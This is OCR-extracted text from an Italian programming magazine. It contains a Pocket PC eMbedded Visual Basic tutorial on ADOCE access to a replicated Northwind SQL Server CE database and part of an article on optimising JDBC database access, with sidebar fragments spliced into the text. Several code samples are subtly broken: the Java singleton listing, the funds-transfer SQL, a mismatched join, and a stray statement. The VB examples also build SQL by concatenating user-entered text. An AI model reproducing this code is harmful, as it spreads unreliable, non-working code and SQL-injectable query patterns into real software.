Il primo passo che proponiamo di compiere è quello di connetterci, direttamente da codice, al Database creato sul palmare con procedura di sottoscrizione. In particolare, prenderemo l'applicazione della scorsa volta e aggiungeremo la logica necessaria a visualizzare gli ordini di un dato cliente, le informazioni generali dell'ordine e la sua composizione. La funzionalità che vogliamo costruire è quella di modificare la "quantità" di un prodotto facente parte di un determinato ordine e relativo ad un dato cliente. Effettueremo, quindi, una istruzione SQL di *update* direttamente nel Database *"NorthwindMerge.sdf"* creato con la sottoscrizione e notificheremo questa modifica con un tasto che effettua la sincronizzazione con il Server di Database SQL Server 2000. Alla fine, procederemo a verificare sul Server l'avvenuto allineamento dei dati sia con l'ausilio del *Replication Monitor* di Enterprise Manager sia facendo direttamente una query sul Database Northwind con il *Query Analizer*. In Fig. 3 è rappresentata la struttura della maschera da costruire nel nostro progetto di test. Il nome del form sia "Form2" mentre di seguito illustriamo i controlli aggiunti e le eventuali proprietà da impostare:

Fig. 3: Struttura della maschera di test.

1. *Label* "Clienti";
2. *ListView Control* dei *Clienti*, con *Property name* impostata a *"lvwClienti"*; questo controllo verrà popolato con i dati della tabella *Customers* del database *Notrhwind;*
3. *Label* "Ordini";
4. *ListView Control* degli *Ordini*, con *Property name* impostata a *"lvwOrdini"*; questo controllo verrà popolato con i dati provenienti dalla tabella *Orders* del

Pocket PC

Snapshot Agent

Sql Server 2000 fornisce un importante utilità per la gestione della sincronizzazione. Lo Snapshot Agent, permette di memorizzare lo stato del Database centrale ad ogni sincronizzazione permettendo di allineare i dati sia sul server che sul client in modo ottimale.

Pocket PC

Database *Northwind*. Bisogna notare come tali ordini saranno relativi al cliente selezionato nel controllo precedente. Vedremo tra poci come realizzare questa funzionalità.

5. *Label* "Nuova Qty";
6. Casella di testo che conterrà la nuova quantità da impostare per un dato prodotto in un ordine. Impostiamo la sua property name a *"txtQuantita"*.
7. Tasto *"Salva"*: la funzionalità implementata sull'evento di *Click* del controllo permetterà di effettuare l'operazione di *Update* sul Database.
8. *Label* "Dettagli Ordini";
9. *ListView Control* degli dettagli di un *Ordine;* impostare la Property name a *lvwdettagliOrdini.* Questo controllo conterrà il dettaglio dell'ordine selezionato nel ListView *Ordini* e la casella di testo *txtQuantita* mostrerà la quantità attuale del prodotto ivi selezionato.

Per ogni ListView control della maschera, effettuare le seguenti impostazioni nelle *Property*:

- *LabelEdit : 1 - lvwManual;*
- *View : 3 - lvwReport;*

Form1
Subscrive
Ordini

Fig. 4: Struttura della Maschera iniziale.

Prima di scrivere il codice relativo alla maschera appena creata, è necessario aggiungere un tasto nella maschera iniziale della nostra applicazione di test; per il tasto in questione inseriremo la logica necessaria alla visualizzazione della maschera degli Ordini precedente. La maschera iniziale apparirà come in Fig. 4. Possiamo notare il nuovo tasto "Ordini". La seguente linea di codice, posta nella funzione di gestione dell'evento *on click* del controllo, consente di visualizzare la maschera creata in precedenza:

```
Private Sub cmdOrdini_Click()
  Form2.Show
End Sub
```

CONNESSIONE AL DATABASE DEL CLIENT

Il passo successivo consisterà nell'aggiunta del codice necessario per popolare i controlli della maschera degli ordini con i dati provenienti dal Database. Costruiremo inoltre la funzionalità per aggiornare la tabella "Order Details" del database sul palmare. Infine, sincronizzeremo i dati sul Database del Server per verificare che tutto funzioni secondo le nostre aspettative. Al Lavoro! Occorre prima di tutto inserire all'inizio del *Modulo1* del nostro progetto eMbedded Visual Basic, le seguenti dichiarazioni:

```
' ADOCE
Public pars As ADOCE.Recordset
Public paco As ADOCE.Connection
' costanti
Public Const vbHourGlass = 11
Public Const vbArrow = 1
Public Const pstrDoubleQuote = """"
```

Nel primo gruppo di istruzioni, dichiariamo gli oggetti di accesso ai Dati relativi alla libreria *ADOCE* che, in Windows CE, rappresenta l'analogo di ADO per sistemi Windows. Quindi l'istanza *paco* dell'oggetto *Connection* rappresenta una connessione al Database. Allo stesso modo l'istanza *pars* dell'oggetto *Recordset* rappresenta un contenitore dei dati ottenuti per effetto di una query di selezione sul database. Il loro utilizzo è molto semplice e quasi del tutto simile all'analogo dei sistemi Desktop. Il secondo gruppo di costanti ci servirà per far apparire la clessidra per simulare l'attesa dell'utente durante l'elaborazione dell'applicazione sul Pocket PC. Nelle linee di codice seguenti, vediamo come abbiamo costruito la funzione che viene richiamata all'atto della visualizzazione della maschera *Form2*:

```
Private Sub Form_Load()
 ' si creano gli oggetti ADOCE
  Set paco = CreateObject("ADOCE.Connection.3.1")
  Set pars = CreateObject("ADOCE.Recordset.3.1")
  costruisciControlli
End Sub
```

Possiamo notare la creazione delle istanze degli oggetti di *Recordset* e *Connection*. Infine, viene chiamata la procedura per la costruzione dei controlli *costruisciControlli*: questa procedura, non solo costruisce le intestazioni di tutti i listView *Control* della maschera, ma popola il primo di essi (quello relativo ai Clienti) con i dati provenienti dal database. Di seguito riportiamo la sua implementazione:

```
Private Sub costruisciControlli()
  lvwClienti.ColumnHeaders.Clear
  lvwClienti.ColumnHeaders.Add , , "Compagnia", 1900
  lvwClienti.ColumnHeaders.Add , , "Referente", 1300
  lvwOrdini.ColumnHeaders.Clear
  lvwOrdini.ColumnHeaders.Add , , "Data Ordine", 1100
  lvwOrdini.ColumnHeaders.Add , , "Data Richiesta", 1100
  lvwOrdini.ColumnHeaders.Add , , "Carico", 900
  lvwDettagliOrdini.ColumnHeaders.Clear
  lvwDettagliOrdini.ColumnHeaders.Add , ,
                                    "ID_Prodotto", 1100
  lvwDettagliOrdini.ColumnHeaders.Add , ,
                                    "Prezzo Unit", 1100
  lvwDettagliOrdini.ColumnHeaders.Add , , "Qty", 1100
  CONNECTION_STRING = "Provider=
```

Sincronizzazione

La gestione di client di sincronizzazione è un vero punto di forza di SQL Server. E' possibile verificare in ogni momento le operazioni svolte dai client sottoscrittori dei database pubblicati. Tale operazione consente di monitorare il traffico dati sia in uscita che in entata dal Server di database e renderci conto della quantità di operazioni che vengono svolte da client sottoscrittori di tipo PDA.

```
                    Microsoft.SQLSERVER.OLEDB.CE.2.0; Data
                              Source=\NorthwindMerge.sdf"
    CostruisciListaClienti
End Sub
```

Dal codice si evince come venga inizializzata la stringa di connessione *CONNECTION_STRING* (dichiarata nel *Modulo1* del progetto). Per popolare il ListView dei *Clienti* ci serviamo della funzione *CostruisciListaClienti* di cui segue una possibile implementazione:

```
Private Sub CostruisciListaClienti()
Dim litm As ListItem
Dim strSQL As String
    ' svuota il ListView
    lvwClienti.ListItems.Clear
    lvwClienti.Sorted = False
    ' rendi il listview invisibile per migliorare le performance
    lvwClienti.Visible = False
    ' Set SQL
    strSQL = "SELECT CustomerID, CompanyName,
                    ContactName, rowguid FROM Customers"
    ' Aprila connessione e il recordset
    paco.Open CONNECTION_STRING
    pars.Open strSQL, paco, adOpenForwardOnly,
                                        adLockReadOnly
    ' Popoliamo il listview
        Do While Not pars.EOF
            Set litm = lvwClienti.ListItems.Add(, "K" &
                  pars("rowguid"), pars("CompanyName"))
                litm.SubItems(1) = pars("ContactName")
            pars.MoveNext
        Loop
    ' Chiudo recordset and Connessione
    pars.Close
    paco.Close
    ' il primo cliente è il default
    lvwClienti.SelectedItem = lvwClienti.ListItems(1)
    ' rendi visible listview
    lvwClienti.Visible = True
End Sub
```

Il codice riportato è di facile lettura non solo per gli sviluppatori Visual Basic ma per chiunque abbia familiarità con la scrittura di codice orientato alla connessione con i database. La logica implementata è anch'essa molto semplice: viene creata la stringa SQL per selezionare i dati dalla tabella *Customers*. In particolare, viene prima di tutto aperta la connessione, passando al metodo *Open* dell'oggetto paco la stringa di connessione *CONNECTION_ STRING*. A questo punto, viene eseguita la query richiamando sull'oggetto *pars* il metodo *Open* fornendo in ingresso, fra gli altri, la stringa corrispondente alla query SQL e la connessione attiva appena aperta. La logica successiva, prevede di ciclare sul Recordset fino alla fine, prelevando i dati e inserendoli in ordine nel listView *lvwClienti.*
Per ragioni di ottimizzazione delle risorse, una volta terminato il riempimento del controllo, è necessario non solo chiudere il recordset ma anche la connessione. Bisogna notare che durante tutta l'operazione di popolazione del listView *lvwClienti*, esso è stato reso invisibile *(lvwClienti.Visible = False)* per poi renderlo visibile solo alla fine. Questa tecnica ci consente di miglirare la velocità di caricamento dei dati sul controllo. Infine, con l'istruzione

```
lvwClienti.SelectedItem = lvwClienti.ListItems(1)
```

rendiamo selezionato il primo elemento del listView. Se mandassimo in esecuzione il codice appena implementato, avremmo raggiunto solo lo scopo di popolare la lista dei *Clienti*. Per fare in modo che tutti i controlli siano popolati a dovere dobbiamo gestire l'evento di selezione di un elemento del del listView *lvwClienti*: la funzione di gestione di questo evento permetterà di recuperare il codice del Cliente selezionato e passare questa informazione ad una procedura preposta al caricamento degli ordini relativi a quel cliente e alla popolazione dei dati, quindi del listView *lvwOrdini*. Di seguito mostriamo una possibile implementazione della procedura:

```
Private Sub lvwClienti_ItemClick(ByVal Index As Long)
  Screen.MousePointer = vbHourGlass
  ' Aggiorno ListView degli Ordini
  CostruisciListaOrdini (Mid(lvwClienti.SelectedItem.Key, 2))
    Screen.MousePointer = vbArrow
End Sub
```

Nel codice notiamo che la procedura preposta al caricamento dei dati nel controllo *lvwOrdini* è *CostruisciListaOrdini*. Quest'ultima procedura accetta come parametro il codice del cliente appena selezionato; di seguito riportiamo la sua implementazione:

```
Private Sub CostruisciListaOrdini(CustomerID As String)
Dim litm As ListItem
Dim strSQL As String
    lvwOrdini.ListItems.Clear
    lvwOrdini.Sorted = False
    lvwOrdini.Visible = False
    ' costruisci istruzione SQL
    strSQL = "SELECT O.rowguid, O.OrderID,
                 O.OrderDate, O.RequiredDate, O.Freight"
    strSQL = strSQL & " FROM Orders O INNER JOIN
                                         Customers C ON"
    strSQL = strSQL & " C.CustomerID = O.CustomerID"
    strSQL = strSQL & " WHERE C.rowguid = '"
                                      & CustomerID & "'"
    ' Apriamo  connessione e recordset
    paco.Open CONNECTION_STRING
    pars.Open strSQL, paco, adOpenForwardOnly,
                                          adLockReadOnly
        Do While Not (pars.EOF Or pars.BOF)
            Set litm = lvwOrdini.ListItems.Add(, "K" &
                    pars("OrderID"), pars("OrderDate"))
                litm.SubItems(1) = pars("RequiredDate")
```

Pocket PC

Sicurezza

Implementare il meccanismo della sincronizzazione è molto semplice. Una volta creata la pubblicazione del database che si vuole rendere accessibile a client Palmari sottoscrittori, bisogna creare un account di accesso a SQL Server. Nella nostra applicazione di test abbiamo utilizzato l'account *sa*, ma è meglio crearne uno apposito che limiti al massimo le operazioni sulla base di dati per ovvi motivi di sicurezza.

Pocket PC

```
            litm.SubItems(2) = pars("Freight")
        pars.MoveNext
    Loop
    ' chiudo recordset e connection
    pars.Close
    paco.Close
    If lvwOrdini.ListItems.Count > 0 Then
        lvwOrdini.SelectedItem = lvwOrdini.ListItems(1)
    lvwOrdini.Visible = True
End Sub
```

La struttura della procedura è molto simile a *costruisciListaClienti*. In particolare, possiamo notare che viene fatta una query di *INNER JOIN* tra le tabelle *Orders* e *Customers* per poter ricavare gli ordini del cliente di codice *CustomerID* passato come parametro di ingresso alla procedura. Anche in questo caso, dobbiamo gestire l'evento di selezione di un elemento dal listView *lvwOrdini*, allo scopo di popolare contestualmente il listView che ne conterrà il dettaglio dei prodotti.
Ecco il dodice per la gestione di questo evento:

```
Private Sub lvwOrdini_ItemClick(ByVal Index As Long)
    Screen.MousePointer = vbHourGlass
    ' Aggiorni ListView dei Dettagli Ordini
    costruisciListaDettagliOrdini
        (Mid(lvwOrdini.SelectedItem.Key, 2))
    Screen.MousePointer = vbArrow
End Sub
```

La procedura *costrusciListaDettagliOrdini*, si occuperà di popolare *lvwDettagliOrdini*.

```
Private Sub costruisciListaDettagliOrdini(OrderID As String)
Dim litm As ListItem
Dim strSQL As String
    lvwDettagliOrdini.ListItems.Clear
    lvwDettagliOrdini.Sorted = False
    lvwDettagliOrdini.Visible = False
    ' costruisci instruzione SQL
    strSQL = "SELECT OD.OrderID, OD.ProductID,
                                OD.Quantity, OD.UnitPrice"
    strSQL = strSQL & " FROM " & pstrDoubleQuote &
                    "Order Details" & pstrDoubleQuote & "
                            OD INNER JOIN Orders O ON"
    strSQL = strSQL & " OD.OrderID = O.OrderID"
    strSQL = strSQL & " WHERE O.OrderID = " & OrderID
    paco.Open CONNECTION_STRING
    pars.Open strSQL, paco, adOpenForwardOnly,
                                        adLockReadOnly
    ' Populate list view
        Do While Not (pars.EOF Or pars.BOF)
            Set litm = lvwDettagliOrdini.ListItems.Add(, "K"
                & pars("OrderID") & "|" & pars("ProductID"),
                                    pars("ProductID"))
            litm.SubItems(1) = pars("UnitPrice")
            litm.SubItems(2) = pars("Quantity")
        pars.MoveNext
    Loop
```

```
    pars.Close
    paco.Close
    If lvwDettagliOrdini.ListItems.Count > 0 Then
                    lvwDettagliOrdini.SelectedItem =
                        lvwDettagliOrdini.ListItems(1)
    lvwDettagliOrdini.Visible = True

End Sub
```

Di seguito riportiamo la funzione di gestione della selezione di un elemento dal listView *lvwDettagliOrdini*, la quale avrà il compito di scrivere nella casella di testo *txtQuantità* la quantità attuale del prodotto appartenente all'ordine del cliente selezionati:


```
Private Sub lvwDettagliOrdini_ItemClick(ByVal Index As Long)
    Screen.MousePointer = vbHourGlass
    ' Aggiorno il TextBox Qty
    txtQuantity.Text =
            lvwDettagliOrdini.SelectedItem.SubItems(2)
    Screen.MousePointer = vbArrow
End Sub
```

Se mandiamo in esecuzione il progetto e nella prima maschera pigiamo il tasto *Ordini*, apparirà la maschera in Fig. 5.

Fig. 5: **L'applicazione all'opera.**

Possiamo notare che, selezionando un *Cliente* diverso dal primo listView vengano a modificarsi l'insieme dei dati che compongono gli altri controlli, a testimonianza che abbiamo gestito tutto con una logica accurata.
Manca solo la logica di modifica dei dati sul palmare e la successiva sincronizzazione sul Server.
Per riuscire a modificare i dati sulla pressione del tasto *"Salva"*, aggiungeremo il seguente codice di gestione di evento:

ADOCE

ADOCE rappresenta una libreria di oggetti con la quale possiamo interfacciarci con un database memorizzato con sul palmare con una procedura di sincronizzazione. Gli oggetti della libreria, una volta creata una connessione attiva sul database locale, permettono di accedere ai dati tramite le istruzioni in linguaggio SQL. Altri oggetti della stessa libreria permettono anche di accedere alle informazioni dello schema del database come tabelle, relazioni, indici etc...

```
Private Sub cmdSave_Click()
Dim strSQL As String
Dim strOrderID As String
Dim strProductID As String
Dim strKey As String
    strKey = Mid(lvwDettagliOrdini.SelectedItem.Key, 2)
    strOrderID = Mid(strKey, 1, InStr(1, strKey, "|") - 1)
    strProductID = Mid(strKey, InStr(1, strKey, "|") + 1)
    paco.Open CONNECTION_STRING
    strSQL = "UPDATE " & pstrDoubleQuote & "Order
            Details" & pstrDoubleQuote & " SET Quantity = "
    strSQL = strSQL & Form2.txtQuantity.Text
    strSQL = strSQL & " WHERE OrderID = " & strOrderID
    strSQL = strSQL & " AND ProductID = " & strProductID
    ' Eseguo update
    paco.Execute strSQL
    ' Chiudo connessione
    paco.Close
    ' effettua update del listview
    costruisciListaDettagliOrdini
                        (Mid(lvwOrdini.SelectedItem.Key, 2))
     sincronizza()
    MsgBox "Aggiornamento e sincronizzazione effettuate
                                        con successo!"
    MsgBox "ID_Ordine = " & strOrderID & ", ProductID =
                                        " & strProductID
MsgBox
End Sub
```

Fig. 6: **Aggiornamento riuscito!**

La funzione appena scritta è molto interessante: essa costruisce la stringa SQL di Update sul prodotto corrente dell'ordine selezionato e, contestualmente, ne aggiorna il campo *Quantity*. Nella Query di Update, il record viene selezionato in maniera opportuna specificando non solo lo ID dell'ordine ma anche il codice del prodotto stesso ricavati dai rispettivi *listView*. Inoltre, possiamo notare dal codice in questione che viene richiamata la procedura *sincronizza()*. Questa ultima procedura ha lo scopo di notificare al Server la modifica dei dati. Quindi, in seguito ad un salvataggio, avremo effettuato non solo l'aggiornamento dei dati sul Client ma anche sul Server di DataBase. Il codice della funzione di sincronizzazione si presenterà molto simile a quella di sottoscrizione.

Fig. 7: **Le informazioni sul prodotto, appena aggiornate.**

In Fig. 6 riportiamo la schermata del Pocket PC in cui mi viene notificato il successo nella procedura di aggiornamento di un prodotto.In particolare abbiamo aggiornato la quantità di un prodotto da "66" a "23". In Fig. 7 vengono riportate le informazioni del prodotto aggiornato sul server e sul client. Tali informazioni si riferiscono al codice *Prodotto = 32* e appartenente all'ordine di codice *10759*. Utilizzerò questi dati per verificare l'avvenuto aggiornamento sul database centrale. In Fig. 8 possiamo notare che nelle informazioni di pubblicazione troviamo un record aggiornato. Non ci rimane che verificare in con Query *Analizer* che l'aggiornamento riguardi proprio il record i cui estremi ci vengono ricordati in Fig. 7.

Northwind:Northwind 2 Items

Northwind Agents	Type	Status	Last Action	Action Time	Start Time
Snapshot		Succeeded	A snapshot of 13 article(s) was generated.	20030519 17:22:09.930	20030519 17:2
Pocket PC:-8	Anonymous	Succeeded	Merged 1 data changes (0 inserts, 1 updates...	20030520 12:43:26.383	20030520 12:4

Fig. 8: **La notifica dell'aggiornamento.**

CONCLUSIONI

In questo articolo abbiamo sviluppato una applicazione per dimostrare come comunicare con il Server di Database SQL Server 2000. Abbiamo sviluppato il codice necessario per sincronizzare i dati. Abbiamo imparato, inoltre, ad accedere ai dati memorizzati nel database con la libreria ADOCE. In un prossimo articolo, discuteremo in dettaglio il meccanismo di RDA su una applicazione reale.

Elmiro Tavolaro

Pocket PC

Sul Web

Qui di seguito trovate una manciata di link per approfondire il tema della programmazione embedded

DEVBUZZ
www.devbuzz.com

CE Windows .NET
www.cewindows.net

Pocket PC Developer Network
www.pocketpcdn.com

Pocket PC City
www.pocketpccity.com

Pocket Gear
www.pocketgear.com

Mobile Coders
www.mobilecoders.com

Ottimizzare
l'accesso ai DB

Strategie di ottimizzazione

Ottimizzare l'accesso ai database con JDBC

L'accesso ai database è in molte applicazioni un'operazione che riveste un'importanza fondamentale e spesso è il luogo in cui si celano sostanziali colli di bottiglia che riducono le prestazioni del sistema.

L'accesso ai database è in molte applicazioni un'operazione che riveste un'importanza fondamentale e spesso è il luogo in cui si celano sostanziali colli di bottiglia che riducono le prestazioni del sistema. Il dialogo con un database è un'operazione di per sè lenta: essendo solitamente questo implementato da un database server, l'applicazione è obbligata a tradurre le richieste in un flusso di byte ed inviarli sulla rete fino al server. Qui dovranno essere decodificate, elaborate, eseguite, fino a quando i dati di risposta non saranno pronti per l'operazione inversa. Le informazioni di ritorno saranno codificate, inviate in rete, decodificate ed infine rielaborate. Il fatto di ridurre il più possibile tutte o alcune di queste operazioni, può quindi trasformarsi in un deciso aumento delle performance di un'applicazione. In questo articolo verranno presentate dieci strategie per ottimizzare l'accesso ai database, dalle più classiche, ma sempre utili, a quelle forse meno note ai meno esperti. Questi suggerimenti sono proposti in ordine di importanza, quindi con al primo posto quelle indicazioni che possono fornire un aumento di prestazioni più sensibile.

Accesso ai DB

La miglior ottimizzazione possibile per l'accesso ai dati è... non accedervi. Questo è un aspetto che spesso viene sottovalutato, specialmente se il tempo per lo sviluppo non è molto, ma con politiche di caching aggressive è possibile migliorare molto le prestazioni di un'applicazione.

CACHE DELLE INFORMAZIONI

La miglior ottimizzazione possibile per l'accesso ai dati è... non accedervi. Questo è un aspetto che spesso viene sottovalutato, specialmente se il tempo per lo sviluppo non è molto, ma con politiche di caching aggressive è possibile migliorare molto le prestazioni di un'applicazione. Il concetto di caching prevede il fatto che, una volta che una informazione è stata recuperata ed è presente in memoria nel processo che la utilizza, non è più necessario ricaricarla dal database. Ad esempio, si consideri una tabella di lookup per i codici IVA, da utilizzare ad esempio all'interno di un'applicazione gestionale (Tab. 1).

CODICE	DESCRIZIONE	FATTORE
000000	Esente da IVA	0
000010	IVA del 10%	0.1
000020	IVA del 20%	0.2

Tab. 1: Tabella di lookup per codici IVA.

Queste tabelle sono tipiche in applicazioni gestionali in quanto consentono di memorizzare descrizioni dei codici utilizzati nell'applicazione. L'applicazione potrebbe esprimere questa tabella con la classe presente nel listato 1: si noti la riga evidenziata in grassetto. L'attributo elementi è una lista che il metodo *load()* dovrebbe valorizzare con il contenuto della tabella. Una volta creato un oggetto *CodiciIVA*, è possibile utilizzare sempre quello in tutta l'applicazione. La classe potrebbe anche essere un Singleton (si noti il metodo *getInstance()*).

Listato 1

```
class CodiciIVA implements TabellaLookup {
  protected List elementi = new LinkedList();
  static CodiciIVA instance = new CodiciIVA();
  private CodiciIVA {
    load(); }
  public static getInstance() {
    return instance; }
  public Iterator iterator() {}
  public String getDescrizione( String codice ) {}
  protected void load() {
    //..caricamento dei dati }
}
```

In questo modo l'informazione viene memorizzata nella cache dell'applicazione. Alla seconda chiamata alle informazioni relative all'IVA, l'applicazione non accederò più al database per recuperare i dati.

CONNECTION POOLING

Il meccanismo del connection pooling è un classico stratagemma che viene utilizzato nelle applicazioni per ottimizzare gli accessi al database, sopratutto in architetture a tre livelli. Interviene nella fase di collegamento al database, in particolare quando viene eseguita la seguente chiamata JDBC:

```
DriverManager.getConnection()
```

La chiamata è dispendiosa, e può durare dal mezzo secondo ai due secondi. Il pooling delle connessioni prevede la creazione, in fase di partenza del server, della creazione di un certo numero di connessioni al database (pool di connessioni), che vengono poi riutilizzate dai diversi utenti quando necessita un accesso ai dati. Non esiste dunque una connessione al database per ciascun utente, come tipico nelle architetture a due livelli, ma una stessa connessione viene associata ad uno specifico utente solo per il tempo necessario all'esecuzione delle operazioni sui dati ed immediatamente dopo rilasciata tra quelle libere per una successiva riassegnazione ad un altro utente. JDBC 2 contiene al suo interno un metodo standardizzato per l'accesso ai pool di connessioni gestiti dagli application server J2EE, come ad esempio *WebLogic* e *WebSphere*. La classe *DataSource* consente infatti di ottenere connessioni al database non direttamente fornite dal manager dei driver di database, ma dai pool dell'application server.
L'utilizzo di *DataSource* migliora notevolmente le prestazioni di un'applicazione a tre livelli.

VALUTAZIONE DEL DRIVER

Un aspetto che potrebbe influire sulle performance dell'applicazione è la natura e la marca del driver utilizzato per il database. Ad esempio, i driver JDBC di tipo 2 sono di tipo nativo: il codice che dialoga con il database è nativo della piattaforma in uso. Contrariamente, driver di tipo 4 sono scritti completamente in Java e dialogano in rete con il server di database direttamente con il loro protocollo. Un database potrebbe avere entrambi i tipi di driver a disposizione, come avviene ad esempio per Oracle. Solitamente, il codice nativo è solitamente più veloce, ma è necessario considerare anche i costi relativi alla chiamata JNI, che non sono trascurabili. In realtà pare che non esistano molte differenza di prestazioni tra i due driver di Oracle; questo però non significa che driver, di altre marche, non possano fornire prestazioni migliori. Sul mercato sono infatti presenti driver alternativi che possono offrono, in cambio del costo - rispetto alla gratuità di quelli presenti con il database server - prestazioni migliori e caratteristiche aggiuntive.

LIMITARE IL NUMERO DI CAMPI

Oltre ad approcci strutturali, è possibile intervenire anche in merito proprio alle query SQL che vengono eseguite dal programma. Un classico errore legato alle prestazioni che si compie solitamente, è utilizzare l'asterisco (*) a sproposito:

```
SELECT * FROM Utenti;
```

Questa query ritorna tutte le colonne presenti nella tabella *Utenti* (e tutte le righe): se la tabella è piccola, e le righe e colonne servono tutte, e l'approccio e corretto, ma spesso si utilizza l'asterisco anche quando poi il codice JDBC estrae solo pochi campi dal *RecordSet*. Ad esempio, un'applicazione potrebbe desiderare di caricare l'elenco dei codici prodotto con le relative descrizioni. In questo caso è meglio implementare una query simile alla seguente:

```
SELECT id, descrizione FROM Prodotti;
```

Lo stesso approccio è applicabile alle query di inserimento ed aggiornamento (*INSERT* ed *UPDATE*). Ad esempio, in fase di aggiornamento di una tabella, è perfettamente inutile aggiornare tutti i campi della tabella, se è noto quali campi sono stati modificati, è meglio eseguire query mirate che coinvolgono solo i campi modificati. Limitare il numero di campi gestiti nelle singole query SQL allegerisce notevolmente il carico di rete: si immagini una tabella di diversi megabyte, magari con un grande numero di campi. Una *SELECT* massiva costringe al marshaling (codifica) di una notevole quantità di informazioni sulla rete, mentre una *SELECT* come quella mostrata in precedenza, riduce notevolmente il trasferimento dati richiesto.

ELABORARE SUL LATO DATABASE

Ciò che è valido per le colonne, è anche valido per le righe. Quando possibile, è opportuno impostare in modo accorto la clausola *WHERE* per ridurre il numero di righe ritornate. Ad esempio, al posto di identificare quali record del database rientrano all'interno di un particolare range di date scorrendo il recordset ed eseguendo un confronto sulle date, è meglio far eseguire questa operazione dal database, ad esempio con la query seguente:

```
SELECT id FROM Prodotti WHERE Data_Creazione >= ?
                          AND Data_Creazione <= ?
```

Un altro esempio di errore da evitare è l'unione dei dati sul lato client al posto del database. Invece che eseguire due query come le seguenti:

```
SELECT * FROM Impiegati;
SELECT * FROM Dipartimenti;
```

e poi eseguire il collegamento dei dati a livello Java, è meglio operare il join a livello di database:

Ottimizzare l'accesso ai DB

Limitare il numero dei campi in una query

Limitare il numero di campi gestiti nelle singole query SQL allegerisce notevolmente il carico di rete: si immagini una tabella di diversi megabyte, magari con un grande numero di campi.

Ottimizzare
l'accesso ai DB

```
SELECT Impiegati.* FROM Impiegati E,  Dipartimenti D
          WHERE E.id = D.id AND D.tipo = 'MARKETING ';
```

La regola generale è quella di ridurre il più possibile il numero delle righe e delle colonne ritornate, anche impegnando il database in query complesse, nonotante il fatto che questo può comportare dei problemi che vedremo ora.

UTILIZZARE GLI INDICI

Query complesse (ma anche semplici in realtà), possono mettere in crisi il database, sopratutto per tabelle di grandi dimensioni e quando le clausole *WHERE* implicano campi non contemplati dagli indici. Oracle, ad esempio, quando si esegue una query con una clausola *WHERE* e non esistono indici che trattano dei campi inseriti nella condizione, esegue un full table scan, lo scorrimento completo della tabella, alla ricerca delle informazioni di interesse. Anche DB2 ha un comportamento simile. Ad esempio, una query come la seguente, se nel database non sono specificati indici sul campo *Tipo*, esegue una scansione di tutta la tabella:

```
SELECT id FROM Prodotti WHERE Tipo='MT';
```

Per migliorare le prestazioni è sufficiente creare un indice sul campo *Tipo*. In situazioni più complesse, come in clausole *WHERE* con più campi, è necessario porre attenzione all'ordine di campi negli indici e nelle query. Ad esempio, nella query seguente:

```
SELECT id FROM Prodotti WHERE Tipo='MT' AND
                                    Categoria=1;
```

è necessario definire un indice che coinvolga i campi *Tipo* e *Categoria*. Ma se il programma, ad esempio in un altro punto, esegue una query simile ma non uguale, come la seguente:

```
SELECT descrizione FROM Prodotti WHERE Categoria=1
                              AND id=4 AND Tipo='MT';
```

L'indice creato per la prima query non è più utilizzabile, ed il database è costretto ad una scansione completa della tabella. L'indice, non solo non è più valido perchè è previsto un ulteriore campo nella clausola *WHERE*, ma anche perchè l'ordine dei campi nella ricerca non è il medesimo. Infatti, per il database, queste query sono diverse:

```
SELECT id FROM Prodotti WHERE Tipo='MT' AND
                                    Categoria=1;
SELECT id FROM Prodotti WHERE Categoria=5
                                    AND Tipo='PF';
```

Molti database server (come Oracle e DB2) non sono infatti in grado di ordinare l'elenco dei parametri per incontrare eventuali indici presenti. Le due query sopra possono essere riorganizzate come di seguito:

```
SELECT id FROM Prodotti WHERE Tipo='MT' AND
                                    Categoria=1;
SELECT id FROM Prodotti WHERE Tipo='PF' AND
                                    Categoria=5;
```

Con un indice su *Tipo, Categoria*, le due query indicate sono ottimizzate, per quanto riguarda la seguente:

```
SELECT descrizione FROM Prodotti WHERE Categoria=1
                              AND id=4 AND Tipo='MT';
```

può essere riorganizzata come segue:

```
SELECT descrizione FROM Prodotti WHERE Tipo='MT'
                              AND Categoria=1 AND id=4;
```

e l'indice può essere cambiato per contemplare i campi *Tipo, Categoria* ed *id.* In questo modo un singolo indice potrà essere utilizzato da tutte e tre le query indicate, nei primi due casi, sfruttandone parzialmente le informazioni, nel terzo caso utilizzandole appieno.

Regole Generali

La regola generale è quella di ridurre il più possibile il numero delle righe e delle colonne ritornate, anche impegnando il database in query complesse, nonotante il fatto che questo può comportare dei problemi.

SPOSTARE I DATI STORICI SU ALTRE TABELLE

Spesso, ci si trova a che fare con applicazioni che utilizzano il database in modo incrementale: le informazioni non sono contenute in misura statica, ma vengono aggiunte man mano che l'operatore lavora. Ad esempio, un programma gestionale che tratta di fatturazione, con l'avanzare degli anni conterrà una quantità sempre maggiore di informazioni. Aumentando le informazioni da gestire, il database rallenta le sue prestazioni. Per ovviare a questo inconveniente è possibile creare delle procedure di archiviazione per sgravare le tabelle dei dati "online" dei dati storici che magari non servono più. Questo aspetto è da valutare dal punto di vista applicativo poichè coinvolge in prima linea le funzionalità del programma, ma può essere utilizzato come approccio anche ad alto livello per migliorare le prestazioni.

DISABILITARE L'AUTOCOMMIT

Per default, le connessioni al database hanno impostato il flag di autocommit: ad ogni query, viene eseguita una commit sul database. Questo aspetto può costituire sia un problema di performance, sia un problema di funzionalità. In merito alle performance, eseguire una unica commit al termine di una serie di operazioni di inserimento e modifica dati, consente di ridurre il numero di comunicazioni con il database server e questi è in grado di ottimizzare le operazioni necessarie per l'esecuzione delle modifiche, come il lock delle righe e delle tabelle necessarie. Per quanto riguarda l'aspetto funzionale, è bene racchiudere le operazioni che ser-

vono ad eseguire una determinata funzionalità all'interno di una unica transazione, in modo da essere sicuri che tutte le variazioni vengano eseguite in toto od annullate. Ad esempio, l'ipotetica sequenza di operazioni seguente, esegue il prelievo di cinque euro da un conto per versarli su un'altro. Questo è il tipo di operazione che non può interrompersi a metà, pena la "perdita" di denaro:

```
BEGIN
UPDATE saldo SET saldo-5 FROM Conti WHERE
                                id=2290110929
UPDATE saldo SET saldo+5 FROM Conti WHERE
                                id=1002939402
COMMIT
```

L'operazioni di commit assicura che entrambe o nessuna delle operazioni venga eseguita. Per impostare il flag di autocommit in JDBC è possibile utilizzare il metodo *setAutoCommit()* negli oggetti *Connection.*

UTILIZZARE INDICI DI COLONNA NUMERICI

